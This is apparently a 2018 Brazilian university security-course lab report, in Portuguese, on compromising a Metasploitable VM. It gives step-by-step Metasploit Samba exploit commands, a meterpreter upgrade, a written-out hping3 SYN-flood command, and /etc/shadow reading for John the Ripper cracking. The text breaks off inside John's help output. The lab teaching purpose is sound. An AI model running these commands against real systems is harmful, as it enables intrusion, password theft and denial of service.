



**UNIVERSIDADE DE SÃO PAULO  
INSTITUTO DE CIÊNCIAS MATEMÁTICAS E DE COMPUTAÇÃO  
DEPARTAMENTO DE CIÊNCIAS DE COMPUTAÇÃO**

**Engenharia de Segurança - SSC0747 - 2018  
Trabalho 2 - Pentest**

**Prof. Dr. Kalinka Regina Lucas Jaquie Castelo Branco**

**Eduardo Garcia Misiuk  
Lucas Yudi Sugi  
Maurício Caetano da Silva**

**Número USP: 9293230  
Número USP: 9293251  
Número USP: 9040996**

## Introdução

Em um mundo cada vez mais conectado como o que vivemos hoje, ataques a sistemas computacionais são cada vez mais comuns. Assim, cada vez mais procura-se melhorar a segurança nesses sistemas, que, por muitas vezes, são bem fracas ou até inexistentes. Esse cenário é visto tanto no ambiente empresarial quanto nas residências.

É partindo dessa concepção que surge a ideia de realizar o estudo de um ataque a um sistema vulnerável, que é o tema deste documento. Sabemos que ao compreender como um ataque é efetuado, podemos nos prevenir melhor e tomar contramedidas caso sejamos afetados.

## Objetivos

A finalidade deste documento é descrever todo o processo que foi utilizado para realizar um ataque com a ferramenta Metasploit, para que os leitores possam reproduzi-lo - apenas para fins educativos - com o objetivo de demonstrar o quão importante é conhecer as vulnerabilidades que o seu sistema pode possuir, assim como maneiras de protegê-lo.

## Ambiente de execução

Para facilitar a realização do ataque, foram utilizadas uma máquina virtual do *Kali Linux* e uma máquina *Linux Metasploitable* com vulnerabilidades, sendo que ambas foram executadas tanto na *VirtualBox* quanto na *VMware Workstation Player*. A *VirtualBox* foi testada em dois ambientes *Linux*: *Ubuntu 16.04* e *Mint 18.2*, já a *VMware* foi executada em um ambiente *Windows 10*. Abaixo seguem os links dos softwares citados anteriormente:

- *VirtualBox*:  
<https://www.virtualbox.org/wiki/Downloads>
- *VMware Workstation Player*:  
<https://my.vmware.com/en/web/vmware/downloads>
- *Kali Linux*:  
<https://www.kali.org/downloads/>
- *Metasploitable*:  
<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

É importante salientar que deve-se deixar um espaço razoável em disco para a instalação do *Kali*. Geralmente, o *VirtualBox* deixa 8GB como padrão, porém é pouco e a instalação do *Kali* provavelmente falhará. Deixe no mínimo 20GB. Além

disso, supondo que você esteja conectado à sua rede *WiFi*, é necessário alterar as configurações padrões de rede do *Kali* e do *Metasploitable* conforme abaixo:




Figura 1: Configuração de rede do Kali Linux (VirtualBox)




Figura 2: Configuração de rede da máquina Linux Metasploitable (VirtualBox)

Note que devemos deixar a opção *Bridged Adapter* (a padrão é NAT), pois desse modo as máquinas virtuais serão vistas como hosts “reais na rede”, i.e, o seu roteador irá prover os endereços IP da sua rede para eles como se fossem notebooks ou celulares físicos e não virtuais. Por exemplo, em uma rede que possui o *range* de *hosts* 192.168.0.101 a 192.168.0.254, supondo que apenas sua máquina esteja conectada (192.168.0.101) então as máquinas virtuais possuirão o IP (192.168.0.102 e 192.168.0.103) atribuídas pelo roteador.

A configuração do *Metasploitable* acima não é recomendada pois expõe essa máquina vulnerável à internet, prejudicando o seu computador pessoal diretamente. Alguns membros do grupo conseguiram usar a configuração recomendada pelos criadores do *Metasploitable* no *VMware* (usar NAT ou *host-only*), mas não no *VirtualBox*. Caso não consiga em nenhum dos dois, a recomendação é utilizar a configuração do parágrafo anterior e desligar o computador da *internet* para iniciar a máquina.




Figura 3: Configuração ideal de rede do Kali Linux (VMware)




Figura 4: Configuração ideal de rede da máquina Linux Metasploitable (VMware)

## Escolha dos sistemas

O *Kali Linux* foi escolhido para realizar o ataque por já possuir o *Metasploit*, que inclui ferramentas de *Pentest* (teste de penetração), quebradores de senhas como o *John the Ripper* e *Sniffers* (capturadores de pacotes) como o *nmap*, entre outros tipos, que serão úteis para o estudo. As outras distribuições como o *Ubuntu* não foram utilizadas pois seria necessário instalar essas ferramentas, o que dificultaria a velocidade do desenvolvimento do trabalho.

Com relação ao *Metasploitable*, ele é um *Ubuntu* que possui inúmeras vulnerabilidades e é utilizado para atuar como vítima em um suposto ataque em aulas de treinamento de segurança. Seu uso é adequado por ser bem leve e simples de executar.

## Ataque

Iremos mostrar nesta seção o passo a passo para realizar um ataque, mas antes disso é necessário descrevê-lo de modo mais genérico: Iremos procurar por portas abertas na rede interna de modo que desejamos encontrar alguma com programas vulneráveis. Com isso, encontramos o serviço do *Samba* (programa que permite o gerenciamento e compartilhamento de recursos em redes formadas por computadores com o *Windows*) na versão 3.0, que possui um *exploit* com avaliação muito boa no *Metasploit*. Após realizar o *port scanning*, utilizaremos o *Metasploit* para atacar essa vulnerabilidade. Obtendo sucesso, nós teremos acesso *root* no computador da vítima.

Descrito genericamente como ocorrerá o ataque, mostraremos o seu passo a passo:

1. Abra um terminal do *Kali Linux* e ative o *PostgreSQL* para salvar os dados do *port scanning*. Use o seguinte comando:

```
systemctl start postgresql
```

2. Após isso, caso seja a primeira execução, ative o banco de dados para o *Metasploit*:

```
sudo msfdb init
```

3. Com o banco configurado, abrimos o *Metasploit* com o comando:

```
msfconsole
```

4. Dentro do *Metasploit* faremos o *scan*. Esse escaneamento será realizado na rede 192.168.0.0/24 (rede interna do nosso teste, possivelmente será diferente no seu computador) e o resultado será salvo nos arquivos com nome *data* nas extensões *XML*, *GNMAP* e *NMAP*. Além disso, o *db\_nmap* guarda os *hosts* encontrados na base de dados inicializada nos passos 1 e 2.

```
db_nmap -v -A -sV 192.168.0.0/24 -oA data
```

5. Encontrada a vulnerabilidade da vítima, iniciamos o *exploit usermap\_script*:

```
use exploit/multi/samba/usermap_script
```

6. Você pode utilizar o comando abaixo para ver as opções do *exploit*:

```
show options
```

7. Com este comando vemos todos os *hosts* escaneados:

**hosts**

8. Caso um *exploit/payload* tenha a variável *RHOSTS* (como no nosso caso), é possível passar os dados do banco de dados diretamente para ela com o comando a seguir:

**hosts -R**

9. Iremos por fim definir o endereço IP ao qual iremos atacar:

**set RHOST 192.168.0.102**

Esse endereço de IP pode variar, conforme descrito no passo 4.

10. Iniciando o ataque:

**exploit**

11. Caso ocorra sucesso, deverá aparecer uma mensagem indicando que uma sessão foi aberta. Aperte `ctrl+z` para colocá-la em background. Para ver as sessões abertas, digite:

**sessions**

12. Com a sessão que abrimos já é possível acessar como *root* a máquina da vítima. Porém, podemos mandar um *shell* do *meterpreter* por meio da sessão já aberta para conseguir acesso a outras partes da máquina, como a *webcam* e o microfone, além de conseguir executar programas, tirar *screenshots* e capturar o que está sendo digitado no teclado da vítima:

**use post/multi/manage/shell\_to\_meterpreter**

13. Caso deseje, você pode acessar as opções:

**show options**

14. Por fim, para finalizar o ataque, adicionaremos a sessão conseguida no passo 10 no parâmetro do *post* e executaremos o ataque:

**set SESSION 1**

**exploit**

Note que no nosso caso o número da sessão é 1 (via passo 12), mas no seu caso pode ser diferente.

Você pode colocar a sessão no *background* novamente com `ctrl+z`.

15. Caso queira acessar uma sessão já aberta, utilize o seguinte comando, onde N é a sessão que você deseja abrir:

```
sessions -i 1
```

Com estes simples comandos nós realizamos o ataque no *samba* e obtemos acesso *root*.

## Pós-ataque

Na seção anterior realizamos um ataque obtendo privilégios de administrador no computador da vítima, mas isso em si não afeta em nada máquina, i.e, no modo que estamos não foi realizado nenhum roubo de informação ou danificação no host da vítima.

Assim, o próximo passo é decidir o que fazer ao possuir o acesso *root*. Com tal privilégio já é possível realizar absolutamente qualquer ato na máquina, já que, em tese, seríamos o administrador dela.

Dessa maneira, listamos a seguir alguns possíveis caminhos que poderia-se tomar:

- Roubo de informações: é possível instalar *keylogger/screenlogger* para obter dados da vítima e isso seria realizado de uma maneira bem fácil: Supondo que a distribuição da vítima é o *Ubuntu*, pode-se utilizar os comandos *apt-get install* e *wget* para instalar e baixar o necessário na finalidade de roubar informações. Na verdade, supondo que você tenha desenvolvido seu próprio programa de roubo, pode-se criar um link para baixá-lo que seria feito com o *wget*. Após isso bastaria compila-lo e executá-lo. De uma maneira geral qualquer arquivo poderia ser baixado pelo *wget*.
- Procura por fotos/vídeos: seria possível procurar por fotos/vídeos pessoais da vítima. Deve-se salientar que isso é um crime muito grave e não deve-se em hipótese alguma ser realizado. De qualquer modo, isso seria possível com o comando `find . type -f -name "*.jpg"`. Na verdade, caso você deseje procurar por arquivos com uma certa extensão pode utilizar este comando.



- *Phishing*: poderia-se realizar uma busca por programas no computador e exibir um alerta falso indicando que o *software* precisa atualizar os dados armazenados do usuário, sendo possível roubar o CPF, as senhas, entre outros dados da vítima.
- *DoS*: poderíamos utilizar o computador atacado para realizar um ataque *DoS* (caso tivéssemos acesso a vários seria possível realizar um *DDoS*). Este foi o pós-ataque escolhido para realizar e será demonstrado passo a passo:

```
hping3 -c 10000 -d 120 -S -w 64 -p [N] --flood
--rand-source [ip-address]
```

Onde:

*hping3*: programa utilizado para *pentest* (geralmente vem instalado no *Linux*).

-c 10000: número de pacotes a serem enviados.

-d 120: tamanho de cada pacote.

-S: envia apenas pacotes com SYN.

-w 64: janela do TCP.

-p [N]: porta a ser acessada.

--flood: indica a realização de um *flood*.

--rand-source: utilize um endereço IP randômico como fonte de ataque.

[ip-address]: endereço a ser atacado.

É importante dizer que este comando deveria ser executado ao fim do passo 15 da sessão anterior. Fazendo isso a nossa máquina iria enviar o comando para a vítima que o executaria, sendo ela a responsável por efetuar o DoS. Devemos salientar que para uma melhor eficácia seria necessário ter várias vítimas para realizar um DDoS.

## Pós-Ataque - John The Ripper

Com o objetivo de exemplificar o poder de controle que conseguimos no computador alvo por meio do ataque realizado, descrevemos a seguir uma manobra utilizando a ferramenta de quebra de senhas *John the Ripper*, já presente no *Kali Linux*.

A partir do acesso *root* ao computador *Linux* vulnerável, acessamos o arquivo *shadow*, localizado no caminho `/etc/shadow`. Esse arquivo contém todas as senhas dos usuários do computador em *hash*. Com esse arquivo em mãos, utilizamos o *John the Ripper* para quebrar as senhas por força bruta. Mesmo o *Kali Linux* sendo executado em um ambiente virtual, a quebra da senha com o `john` foi

rápida, com um tempo menor que 5 minutos de processamento para um arquivo que continha mais de 7 senhas em *hash*.

É importante destacar nesse ponto que o principal fator para a velocidade da quebra foi a simplicidade da senha, no que diz respeito à quantidade e à variedade dos caracteres que compõem a mesma.


Um exemplo disso pode ser visto na figura 7, que mostra o resultado do programa em duas colunas. A coluna da esquerda mostra as senhas que foram quebradas em texto plano; já a coluna da direita mostra os nomes dos usuários daquela máquina.

### John The Ripper - Execução

Após ter chegado pelo menos ao passo 11 do ataque descrito acima, nós podemos encontrar o conteúdo do arquivo *shadow* acessando a pasta */etc* da máquina alvo por meio do comando:

```
cd /etc
```

Mostramos na tela o conteúdo desse arquivo com o comando `cat`, como pode ser visto na figura 5 abaixo. Copiamos então esse conteúdo manualmente e salvamos em um arquivo com o nome `Passw` no diretório `Desktop`. Esse nome e o local de salvamento do arquivo é arbitrário e pode ser diferente de acordo com o usuário.

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows a Metasploit session where the user has executed 'cat shadow' to view the contents of the /etc/shadow file. The output displays a list of system users and their hashed passwords, all of which have been cracked into plain text. The users listed include daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-timesync, and systemd-network. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. A large, faint dragon logo is visible in the background of the terminal output.

```
root@kali: ~  
msf post(shell_to_meterpreter) > cat shadow  
[*] exec: cat shadow  
  
root:$6$kQyqPkHG$jG5/84IzG17AvIsPtq9TpX7zHZxAMnwCi.1xa76ZTDEif/7zvTvmog5DFIoDv1b  
9d3psig.0XA/hLrUdcaCtT.:17484:0:99999:7:::  
daemon*:17479:0:99999:7:::  
bin*:17479:0:99999:7:::  
sys*:17479:0:99999:7:::  
sync*:17479:0:99999:7:::  
games*:17479:0:99999:7:::  
man*:17479:0:99999:7:::  
lp*:17479:0:99999:7:::  
mail*:17479:0:99999:7:::  
news*:17479:0:99999:7:::  
uucp*:17479:0:99999:7:::  
proxy*:17479:0:99999:7:::  
www-data*:17479:0:99999:7:::  
backup*:17479:0:99999:7:::  
list*:17479:0:99999:7:::  
irc*:17479:0:99999:7:::  
gnats*:17479:0:99999:7:::  
nobody*:17479:0:99999:7:::  
systemd-timesync*:17479:0:99999:7:::  
systemd-network*:17479:0:99999:7:::
```


Figura 5: Conteúdo do arquivo shadow da máquina alvo

Inicialmente deve-se buscar o caminho de alguma lista de palavras. Vale ressaltar que o `john` já contém listas de palavras padrão. Nesse caso utilizaremos a lista `rockyou.txt`. Utilizamos o comando abaixo no terminal:

```
locate rockyou.txt
```

Caso o comando não funcione, rode `sudo updatedb` e então tente novamente.

É retornado então o caminho para essa lista como visto na figura abaixo.



```
root@kali: ~
File Edit View Search Terminal Help
--markov[=OPTIONS]      "Markov" mode (see doc/MARKOV)
--external=MODE         external mode or word filter
--stdout[=LENGTH]      just output candidate passwords [cut at LENGTH]
--restore[=NAME]        restore an interrupted session [called NAME]
--session=NAME          give a new session the NAME
--status[=NAME]         print status of a session [called NAME]
--make-charset=FILE     make a charset file. It will be overwritten
--show[=LEFT]           show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]           run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]    load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..] load users with[out] this (these) shell(s) only
